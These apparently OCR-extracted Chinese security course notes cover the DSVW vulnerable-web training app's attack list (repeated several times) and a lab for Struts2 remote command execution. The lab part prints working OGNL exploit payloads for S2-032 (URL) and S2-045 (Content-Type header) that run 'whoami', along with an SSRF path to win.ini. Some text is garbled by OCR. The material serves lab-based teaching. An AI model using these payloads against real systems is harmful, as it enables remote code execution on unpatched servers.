- File Inclusion (remote) vulnerable exploit info
- HTTP Header Injection (phishing) vulnerable exploit info
- Component with Known Vulnerability (pickle) vulnerable exploit info
- Denial of Service (memory) vulnerable exploit info

SSRF漏洞

http://127.0.0.1:65412/?path=\\127. 0.0.1\C%24\\Windows\\win.ini

#### **DSV/W**

#### Attacks:

- Blind SQL Injection (boolean) vulnerable exploit info
- Blind SQL Injection (time) vulnerable exploit info
- UNION SQL Injection vulnerable exploit info
- Login Bypass vulnerable exploit info
- HTTP Parameter Pollution vulnerable exploit info
- Cross Site Scripting (reflected) vulnerable exploit info
- Cross Site Scripting (stored) vulnerable exploit info
- Cross Site Scripting (DOM) vulnerable exploit info
- Cross Site Scripting (JSONP) vulnerable exploit info
- XML External Entity (local) vulnerable exploit info
- XML External Entity (remote) vulnerable exploit info
- Server Side Remost Forcery unlacychia evaleit info
- Blind XPath Injection (boolean) vulnerable exploit info
- Cross Site Request Forgery vulnerable exploit info
- Frame Injection (phishing) vulnerable exploit info
- Frame Injection (content spoofing) vulnerable exploit info
- Click jacking - exploit info
- Unvalidated Redirect vulnerable exploit info
- Arbitrary Code Execution vulnerable exploit info
- Full Path Disclosure vulnerable exploit info
- Source Code Disclosure vulnerable exploit info
- Path Traversal vulnerable exploit info
- File Inclusion (remote) vulnerable exploit info
- HTTP Header Injection (phishing) vulnerable exploit info
- Component with Known Vulnerability (pickle) vulnerable exploit info
- Denial of Service (memory) vulnerable exploit info

Xpath注入漏洞

#### **DSVW**

#### Attacks:

 Blind SQL Injection (boolean) - vulnerable exploit info • Blind SQL Injection (time) - vulnerable exploit info UNION SQL Injection - vulnerable exploit info Login Bypass - vulnerable exploit info HTTP Parameter Pollution - vulnerable exploit info • Cross Site Scripting (reflected) - vulnerable exploit info • Cross Site Scripting (stored) - vulnerable exploit info Cross Site Scripting (DOM) - vulnerable exploit info Cross Site Scripting (JSONP) - vulnerable exploit info • XML External Entity (local) - vulnerable exploit info • XML External Entity (remote) - vulnerable exploit info • Server Side Request Forgery - vulnerable exploit info • Blind XPath Injection (boolean) - vulnerable exploit info • Cross Site Request Forgery - vulnerable exploit info • Frame Injection (phishing) - vulnerable exploit info • Frame Injection (content spoofing) - vulnerable exploit info • Click jacking - - exploit info Unvalidated Redirect - vulnerable exploit info Arbitrary Code Execution - vulnerable exploit info • Full Path Disclosure - vulnerable exploit info Source Code Disclosure - vulnerable exploit info • Path Traversal - vulnerable exploit info File Inclusion (remote) - vulnerable exploit info HTTP Header Injection (phishing) - vulnerable exploit info

Denial of Service (memory) - vulnerable exploit info

http头注入漏洞

# <u>(\$)</u>

#### **DSVW**

#### Attacks:

- Blind SQL Injection (boolean) vulnerable exploit info
- Blind SQL Injection (time) vulnerable exploit info
- UNION SQL Injection vulnerable exploit info
- Login Bypass vulnerable exploit info
- HTTP Parameter Pollution vulnerable exploit info
- Cross Site Scripting (reflected) vulnerable exploit info
- Cross Site Scripting (stored) vulnerable exploit info
- Cross Site Scripting (DOM) vulnerable exploit info
- Cross Site Scripting (JSONP) vulnerable exploit info
- XML External Entity (local) vulnerable exploit info
- XML External Entity (remote) vulnerable exploit info
- Server Side Request Forgery vulnerable exploit info
- Blind XPath Injection (boolean) vulnerable exploit info
- Cross Site Request Forgery vulnerable exploit info
- Frame Injection (phishing) vulnerable exploit info
- Frame Injection (content spoofing) vulnerable exploit info
- Clickjacking - exploit info
- Unvalidated Redirect vulnerable exploit info
- Arbitrary Code Execution vulnerable exploit info
- Full Path Disclosure vulnerable exploit info
- Source Code Disclosure vulnerable exploit info
- Path Traversal vulnerable exploit info
- File Inclusion (remote) vulnerable exploit info
- HTTP Header Injection (phishing) vulnerable exploit info
- Component with Known Vulnershility (pickle) vulnershie exploit info
- Denial of Service (memory) vulnerable exploit info

DOS攻击

DDOS攻击



### Java Web

第一章初級实践

1、struts2远程命令执行漏洞系列
2016年之前的漏洞
http://www.tuicool.com/articles/jqAvAbj
今年新爆出来的s2-045 s2-046
http://bobao.360.cn/learning/detail/3571.html
演示环境搭建——s2-032
https://www.cdxy.me/?p=689
演示环境搭建——s2-045
https://github.com/mottoin/\$2-045


Java反序列化命令执行

1、安装java 第三课已经教大家安装过了


2、安装tomcat http://tomcat.apache.org/download-90.cgi 安装32-bit/64-bit Windows Service Installer

# <u>(S)</u>

### Java Web



# 3、访问http://127.0.0.1:8080/



1. https://www.cdxy.me/?p=689


下载上面链接百度盘的zip文件,将里面apps中的struts2-showcase.war放到自己安装tomcat目录下的webapps里面

2、访问http://127.0.0.1:8080/struts2-showcase/index.action

### 3. POC:

http://127.0.0.1:8080/struts2showcase/index.action?method:%23 memberAccess%3d@ ognl.OgnlContext@DEFAULT MEMBER ACCESS,%23res%3 d%40org.apache.struts2.ServletActionContext%40getResp onse(),%23res.setCharacterEncoding(%23parameters.enco ding%5B0%5D),%23w%3d%23res.getWriter(),%23s%3dne w+java.util.Scanner(@java.lang.Runtime@getRuntime().exe c(%23parameters.cmd%5B0%5D).getInputStream()).useDel imiter(%23parameters.pp%5B0%5D),%23str%3d%23s.hasN ext()%3f%23s.next()%3a%23parameters.ppp%5B0%5D,%23 w.print(%23str),%23w.close(),1?%23xx:%23request.toString &cmd=whoami&pp=%5C%5CA&ppp=%20&encoding=U TF-8






nt authority\system

1、https://github.com/mottoin/S2-045 下载github中的S2-045.war,同理放到自己安 装tomcat目录下的webapps里面

2、访问http://127.0.0.1:8080/S2-045/index.action 1、https://github.com/mottoin/S2-045 下载github中的S2-045.war,同理放到自己安 装tomcat目录下的webapps里面

2、访问http://127.0.0.1:8080/S2-045/index.action 3、这个的问题出在header头里面的Content-Type变量

大家要利用的话需要装火狐插件Modify Headers,增加Content-Type变量设置为以下 并开启插件:



%{(#fuck='multipart/formdata').(#dm=@ognl.OgnlContext@DEFAULT\_MEMBER\_ACCESS).(#\_me mberAccess?(#\_memberAccess=#dm):((#container=#context['com.op ensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container. getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#og nlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClass es().clear()).(#context.setMemberAccess(#dm)))).(#cmd='whoami').(#is win=(@java.lang.System@getProperty('os.name').toLowerCase().contail ns('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#proc ess=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@get Response().getOutputStream())).(@org.apache.commons.io.IOUtils@co py(#process.getInputStream(),#ros)).(#ros.flush())}



4、再次访问http://127.0.0.1:8080/S2-045/index.action

